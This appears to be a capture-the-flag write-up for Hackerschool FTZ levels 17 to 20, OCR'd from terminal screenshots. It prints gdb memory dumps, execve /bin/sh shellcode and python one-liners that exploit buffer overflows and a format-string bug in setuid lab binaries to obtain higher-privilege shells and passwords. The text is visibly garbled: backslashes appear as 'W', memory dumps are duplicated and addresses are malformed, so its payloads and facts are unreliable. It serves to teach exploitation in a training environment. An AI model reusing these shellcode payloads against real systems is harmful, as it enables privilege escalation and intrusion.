[level17@ftz level17]$ █
```

This program execute printit() function.

Maybe we can change call() function's address using fgets() functions's BOF.

```
[level17@ftz level17]$  
[level17@ftz level17]$  
[level17@ftz level17]$ cp ./attackme ./tmp/attackme  
[level17@ftz level17]$  
[level17@ftz level17]$ █
```

Copy program.

```
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x080484a8 <main+0>:    push   ebp
0x080484a9 <main+1>:    mov    ebp,esp
0x080484ab <main+3>:    sub    esp,0x38
0x080484ae <main+6>:    mov    DWORD PTR [ebp-16],0x8048490
0x080484b5 <main+13>:   sub    esp,0x4
0x080484b8 <main+16>:   push   ds:0x804967c
0x080484be <main+22>:   push   0x30
0x080484c0 <main+24>:   lea    eax,[ebp-56]
0x080484c3 <main+27>:   push   eax
0x080484c4 <main+28>:   call   0x8048350 <fgets>
0x080484c9 <main+33>:   add    esp,0x10
0x080484cc <main+36>:   sub    esp,0x8
0x080484cf <main+39>:   push   0xc1a
0x080484d4 <main+44>:   push   0xc1a
0x080484d9 <main+49>:   call   0x8048380 <setreuid>
0x080484de <main+54>:   add    esp,0x10
0x080484e1 <main+57>:   mov    eax,DWORD PTR [ebp-16]
0x080484e4 <main+60>:   call   eax
0x080484e6 <main+62>:   leave 
0x080484e7 <main+63>:   ret    
0x080484e8 <main+64>:   nop    
0x080484e9 <main+65>:   nop
```

We can find that call() function's address is 0x08048490 and execute it.

```
(gdb) b *main+60
Breakpoint 1 at 0x80484e4
(gdb) r
Starting program: /home/level11/tmp/attackme
AAAAAAA

Breakpoint 1, 0x080484e4 in main ()
(gdb) x/50x $ebp-56
0xbffffe180: 0x41414141 0x41414141 0xbfff000a 0x08048471
0xbffffe190: 0x08049578 0x08049680 0x4001582c 0x080483be
0xbffffe1a0: 0x08048308 0x42130a14 0x08048490 0x0804831e
0xbffffe1b0: 0x4200af84 0x42130a14 0xbffffeld8 0x42015574
0xbffffe1c0: 0x00000001 0xbffffe204 0xbffffe20c 0x4001582c
0xbffffe1d0: 0x00000001 0x08048390 0x00000000 0x080483b1
0xbffffe1e0: 0x080484a8 0x00000001 0xbffffe204 0x08048308
0xbffffe1f0: 0x08048530 0x4000c660 0xbffffe1fc 0x00000000
0xbffffe200: 0x00000001 0xbffffb7e 0x00000000 0xbfffffb99
0xbffffe210: 0xbffffbb7 0xbffffbc7 0xbffffbd2 0xbfffffbe0
0xbffffe220: 0xbfffffc04 0xbfffffc17 0xbfffffc24 0xbfffffde7
0xbffffe230: 0xbfffffe2a 0xbfffffe47 0xbfffffe5d 0xbfffffe72
0xbffffe240: 0xbfffffe83 0xbfffffe94
(gdb) x/50x $ebp-16
0xbffffe1a8: 0x08048490 0x0804831e 0x4200af84 0x42130a14
0xbffffe1b8: 0xbffffeld8 0x42015574 0x00000001 0xbffffe204
```

We can change [ebp-16] using fgets() function.

```
Starting program: /home/level17/tmp/attackme
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB

Breakpoint 1, 0x080484e4 in main ()
(gdb) x/50x $ebp-56
0xbffffdd00: 0x41414141 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffdd10: 0x41414141 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffdd20: 0x41414141 0x41414141 0x42424242 0x42424242 0x0804000a
0xbffffdd30: 0x4200af84 0x42130a14 0xbffffdd58 0x4200af84 0x42015574
0xbffffdd40: 0x00000001 0xbffffdd84 0xbffffdd8c 0x4001582c 0xbffffdd40: 0x00000001 0xbffffdd84 0xbffffdd8c 0x4001582c
0xbffffdd50: 0x00000001 0x08048390 0x00000000 0x080483b1 0xbffffdd50: 0x00000001 0x08048390 0x00000000 0x080483b1
0xbffffdd60: 0x080484a8 0x00000001 0xbffffdd84 0x08048308 0xbffffdd60: 0x080484a8 0x00000001 0xbffffdd84 0x08048308
0xbffffdd70: 0x08048530 0x4000c660 0xbffffd7c 0x00000000 0xbffffd70: 0x08048530 0x4000c660 0xbffffd7c 0x00000000
0xbffffdd80: 0x00000001 0xbfffffb7e 0x00000000 0xbfffffb99 0xbffffdd80: 0x00000001 0xbfffffb7e 0x00000000 0xbfffffb99
0xbffffdd90: 0xbfffffb7 0xbffffbc7 0xbffffbd2 0xbffffbe0 0xbffffdd90: 0xbfffffb7 0xbffffbc7 0xbffffbd2 0xbffffbe0
0xbffffdda0: 0xbfffffc04 0xbfffffc17 0xbfffffc24 0xbffffde7 0xbffffdda0: 0xbfffffc04 0xbfffffc17 0xbfffffc24 0xbffffde7
0xbffffddb0: 0xbfffffe2a 0xbfffffe47 0xbfffffe5d 0xbfffffe72 0xbffffddb0: 0xbfffffe2a 0xbfffffe47 0xbfffffe5d 0xbfffffe72
0xbffffddc0: 0xbfffffe83 0xbfffffe94
(gdb) x/50x $ebp-16
0xbffffdd28: 0x42424242 0x0804000a 0x4200af84 0x42130a14
0xbffffdd38: 0xbffffdd58 0x42015574 0x00000001 0xbffffdd84
```

After 40 letters we can change [ebp-16] value.

In this case we don't have shell() function (like level16).

Thus, we using shell code to attack this program.

```
[1level17@ftz tmp]$  
[1level17@ftz tmp]$ cat attackem.c  
#include <stdio.h>  
  
void main()  
{  
    printf("%p\n", getenv("myenv"));  
}  
[1level17@ftz tmp]$ ./attackem  
0xbfffff56  
[1level17@ftz tmp]$ ./attackem  
0xbfffff56  
[1level17@ftz tmp]$
```

Enter shell code to myenv and find myenv's address.

```
[level17@ftz tmp]$ (python -c 'print "A"*40 + "\x56\xff\xff\xbf"';cat)|./attackme
id
uid=3097(level17) gid=3097(level17) groups=3097(level17)
```

\$ (python -c 'print "A"*40 + "\x56\xff\xff\xbf"';cat)|./attackme

This command will change call() function's address ([ebp-16]) to myenv's address.

Then, we can new shell.

```
[level17@ftz level17]$
[level17@ftz level17]$
[level17@ftz level17]$ (python -c 'print "A"*40 + "\x56\xff\xff\xbf"';cat)|./attackme
id
uid=3098(level18) gid=3097(level17) groups=3097(level17)
my-pass
TERM environment variable not set.

Level18 Password is "why did you do it".
```

Then, we can get level18's shell and password.

18. FTZ Level18

skip

19. FTZ Level19

```
[level19@ftz level19]$  
[level19@ftz level19]$ cat hint  
  
main()  
{ char buf[20];  
    gets(buf);  
    printf("%s\n",buf);  
}  
  
[level19@ftz level19]$ █
```

This is pure simple BOF program.

```
[level19@ftz level19]$  
[level19@ftz level19]$  
[level19@ftz level19]$ cp ./attackme ./tmp/attackme  
[level19@ftz level19]$  
[level19@ftz level19]$ █
```

Copy program.

```
[1eve119@ftz tmp]$ gdb -q ./attackme
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x08048440 <main+0>: push   ebp
0x08048441 <main+1>: mov    ebp,esp
0x08048443 <main+3>: sub    esp,0x28
0x08048446 <main+6>: sub    esp,0xc
0x08048449 <main+9>: lea    eax,[ebp-40]
0x0804844c <main+12>: push   eax
0x0804844d <main+13>: call   0x80482f4 <gets>
0x08048452 <main+18>: add    esp,0x10
0x08048455 <main+21>: sub    esp,0x8
0x08048458 <main+24>: lea    eax,[ebp-40]
0x0804845b <main+27>: push   eax
0x0804845c <main+28>: push   0x80484d8
0x08048461 <main+33>: call   0x8048324 <printf>
0x08048466 <main+38>: add    esp,0x10
0x08048469 <main+41>: leave 
0x0804846a <main+42>: ret    
0x0804846b <main+43>: nop    
0x0804846c <main+44>: nop    
0x0804846d <main+45>: nop    
0x0804846e <main+46>: nop    
0x0804846f <main+47>: nop    
End of assembler dump.
(gdb) █
```

This program's buffer is 0x28 == 40

```
(gdb) b *main+41
Breakpoint 1 at 0x8048469
(gdb) r
Starting program: /home/1eve119/tmp/attackme
AAAAAAA
AAAAAAA

Breakpoint 1, 0x08048469 in main ()
(gdb) x/50x $ebp-40
0xbffffed90: 0x41414141 0x41414141 0x40015800 0x0804836e
0xbffffeda0: 0x080482bc 0x42130a14 0xbffffedb8 0x080482d2
0xbffffedb0: 0x4200af84 0x42130a14 0xbffffedd8 0x42015574
0xbffffedc0: 0x00000001 0xbffffe04 0xbffffeo0c 0x4001582c
0xbffffedd0: 0x00000001 0x08048340 0x00000000 0x08048361
0xbffffede0: 0x08048440 0x00000001 0xbffffeo4 0x080482bc
0xbffffedf0: 0x080484b0 0x4000c660 0xbffffedfc 0x00000000
0xbffffee00: 0x00000001 0xbfffffb7e 0x00000000 0xbfffffb99
0xbffffee10: 0xbffffbb7 0xbfffffb7 0xbfffffb2 0xbfffffbe0
0xbffffee20: 0xbfffffc04 0xbfffffc17 0xbfffffc24 0xbfffffe7e
0xbffffee30: 0xbfffffe2a 0xbfffffe47 0xbfffffe5d 0xbfffffe72
0xbffffee40: 0xbfffffe83 0xbfffffe94 0xbfffffea7 0xbfffffea7
0xbffffee50: 0xbfffffece 0xbfffffede 0xbfffffede
(gdb) x/50x $ebp
0xbffffed8: 0xbffffedd8 0x42015574 0x00000001 0xbffffeo4
0xbffffedc8: 0xbffffeo0c 0x4001582c 0x00000001 0x08048340
```

Find SFP | RET | argc in buffer.

```

Starting program: /home/level19/tmp/attackme
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCC
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCC

Breakpoint 1, 0x08048469 in main ()
(gdb) x/50x $ebp-40
0xbffffe010: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffe020: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffe030: 0x41414141 0x41414141 0x42424242 0x43434343
0xbffffe040: 0x00000000 0xbffffe084 0xbffffe08c 0x4001582c
0xbffffe050: 0x00000001 0x08048340 0x00000000 0x08048361
0xbffffe060: 0x08048440 0x00000001 0xbffffe084 0x080482bc
0xbffffe070: 0x080484b0 0x4000c660 0xbffffe07c 0x00000000
0xbffffe080: 0x00000001 0xbfffffb7e 0x00000000 0xbffffb99
0xbffffe090: 0xbfffffb7 0xbfffffb7 0xbffffbd2 0xbffffbe0
0xbffffe0a0: 0xbfffffc04 0xbfffffc17 0xbfffffc24 0xbffffde7
0xbffffe0b0: 0xbfffffe2a 0xbfffffe47 0xbfffffe5d 0xbfffffe72
0xbffffe0c0: 0xbfffffe83 0xbfffffe94 0xbfffffea7 0xbfffffeaf
0xbffffe0d0: 0xbfffffece 0xbfffffedc 0xbfffffe084
(gdb) x/50x $ebp
0xbffffe038: 0x42424242 0x43434343 0x00000000 0xbffffe084
0xbffffe048: 0xbfffffe08c 0x4001582c 0x00000001 0x08048340

```

We can change SFP | RET | argc value by entering after 40 letters.

```

[level19@ftz tmp]$ export myenv=`python -c 'print "Wx90"*100 + "Wx31Wxc0Wxb0Wx31WxcdWx80Wx89Wxc3Wx89Wxc1Wx31Wxc0Wxb0Wx46WxcdWx80Wx31Wxc0Wx50Wx68Wx2fWx2fWx73Wx68Wx68Wx2fWx62Wx69Wx6eWx89Wxe3Wx50Wx53Wx89Wxe1Wx31Wxd2Wxb0Wx0bWxcdWx80"'^
[level19@ftz tmp]$
[level19@ftz tmp]$ echo $myenv
1?1?€?€?1?F?€?€?h//shh/bin?PS?€?1??
?€
[level19@ftz tmp]$
[level19@ftz tmp]$ cat attackem.c
#include <stdio.h>

void main()
{
    printf("%p\n",getenv("myenv"));
}

[level19@ftz tmp]$ ./attackem
0xbfffff56
[level19@ftz tmp]$ ./attackem
0xbfffff56
[level19@ftz tmp]$ ./attackem
0xbfffff56
[level19@ftz tmp]$ 

```

We using shellcode to attack this program.

```

[level19@ftz tmp]$
[level19@ftz tmp]$ (python -c 'print "A"*40 + "BBBB" + "Wx56WxffWxffWxbf"';cat)|./attackme
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBV ??
id
uid=3099(level19) gid=3099(level19) groups=3099(level19)

```

\$ (python -c 'print "A"*40 + "BBBB" + "Wx56WxffWxffWxbf"';cat)|./attackme

This command will change SFP = BBBB | RET = 0xbfffff56.
Then, we can get new shell here.

```
[level19@ftz tmp]$ [level19@ftz tmp]$ cd ..
[level19@ftz level19]$ (python -c 'print "A"*40 + "BBBB" + "\x56\xff\xff\xbf"';cat)|./attackme
AAAAAAAAAAAAAAAAAAAAAAAABBBV ?
id
uid=3100(level20) gid=3099(level19) groups=3099(level19)
my-pass
TERM environment variable not set.

[level20 Password is "we are just regular guys".]
```

Go to attack real program.
And we can get level20's shell and password.

20. FTZ Level20

```
[1eve120@ftz leve120]$  
[1eve120@ftz leve120]$ cat hint  
  
#include <stdio.h>  
main(int argc,char **argv)  
{ char bleh[80];  
    setreuid(3101,3101);  
    fgets(bleh,79,stdin);  
    printf(bleh);  
}  
  
[1eve120@ftz leve120]$ █
```

This program don't have BOF. Because bleh[80] size is 80bytes and fgets() function have limite of 79 letters.

```
[1eve120@ftz leve120]$  
[1eve120@ftz leve120]$ cp ./attackme ./tmp/attackme  
[1eve120@ftz leve120]$  
[1eve120@ftz leve120]$ █
```

Copy program.

```
[1eve120@ftz tmp]$  
[1eve120@ftz tmp]$ ./attackme  
aaaabbbbcccc%x%x%x%x  
aaaabbbbcccc4f4212ecc04207a75061616161  
[1eve120@ftz tmp]$ █
```

We can enter "%x%x%x%x" to check format-string-bug

```
[level20@ftz tmp]$ echo $myenv
[level20@ftz tmp]$
[level20@ftz tmp]$
[level20@ftz tmp]$ export myenv=`python -c 'print "Wx90"*100 + "Wx31Wx0Wxb0Wx31WxcdWx8
0Wx89Wx3Wx99Wxc1Wx31Wxc0Wxb0Wx46WxcdWx80Wx31Wxc0Wx50Wx68Wx2fWx2fWx73Wx68Wx68Wx2fWx62Wx
69Wx6eWx89Wxe3Wx50Wxf33Wx89Wxe1Wx31Wxd2Wxb0Wx0bWxcdWx80'`'
[level20@ftz tmp]$
[level20@ftz tmp]$ echo $myenv
1号1?€覈覈1号F?1覈//shh/bin覈PS覈1柰
?€
[level20@ftz tmp]$
[level20@ftz tmp]$ cat ./attackem.c
#include <stdio.h>

void main()
{
    printf("%p\n", getenv("myenv"));
}

[level20@ftz tmp]$
[level20@ftz tmp]$ ./attackem
0xbfffff56
[level20@ftz tmp]$ ./attackem
0xbfffff56
[level20@ftz tmp]$
```

Ready shellcode to attack format-string-bug

```
[levle120@ftz tmp]$ objdump -h ./attackme | grep .dtors  
18 .dtors    00000008 08049594 08049594 00000594 2**2  
[levle120@ftz tmp]$ █
```

Find .dtors before attack format-string

```
[level20@ftz tmp]$ ./attackme
```

```
$ (python -c 'print "AAAAA" + "\x98\x95\x04\x08" + "AAAAA" +\n"\\x9a\\x95\\x04\\x08" + "%8x%8x%8x" + "%65326c%n" +\n"%49321c%n";cat)|./attackme
```

```
$ (python -c 'print "AAAA"[4bytes] + "RET address" + "AAAA"[4bytes] +  
"RET address" + "print dummy value"[move esp to buffer's address] +  
"print number of bytes and pop 4bytes" + "%n[pop 4bytes and enter  
number of bytes there]" + "print number of bytes and pop 4bytes" +  
"%n[pop 4bytes and enter number of bytes there]";cat)|./attackme
```

This command execute new shell.

```
A  
id  
uid=3100(level20) gid=3100(level20) groups=3100(level20)
```

Go to attack real program.

```
[level20@ftz tmp]$  
[level20@ftz tmp]$ cd ..  
[level20@ftz level20]$  
[level20@ftz level20]$ (python -c 'print "AAAA" + "Wx98Wx95Wx04Wx08" + "AAAA" + "Wx9aWx95Wx04Wx08" + "%8x%8x%8x" + "%65326c%n" + "%49321c%n"';cat)|./attackme  
AAAA한국어? 4f4212ecc04207a750
```

Now we can get clear's shell and password.

```
A  
id  
uid=3101(clear) gid=3100(level20) groups=3100(level20)  
my-pass  
TERM environment variable not set.  
  
clear Password is "i will come in a minute".  
웹에서 궁금하세요.  
  
* 해커스쿨의 든 레벨을 통과하신 것을 축하드립니다.  
당신의 끈질긴 열정과 능숙한 솜씨에 찬사를 보냅니다.  
해커스쿨에서는 실력 있는 분들을 모아 연구소라는 그룹을 운영하고 있습니다.  
이 메시지를 보시는 분들 중에 연구소에 관심 있으신 분은 자유로운 양식의  
가입 신청서를 admin@hackerschool.org로 보내주시기 바랍니다.
```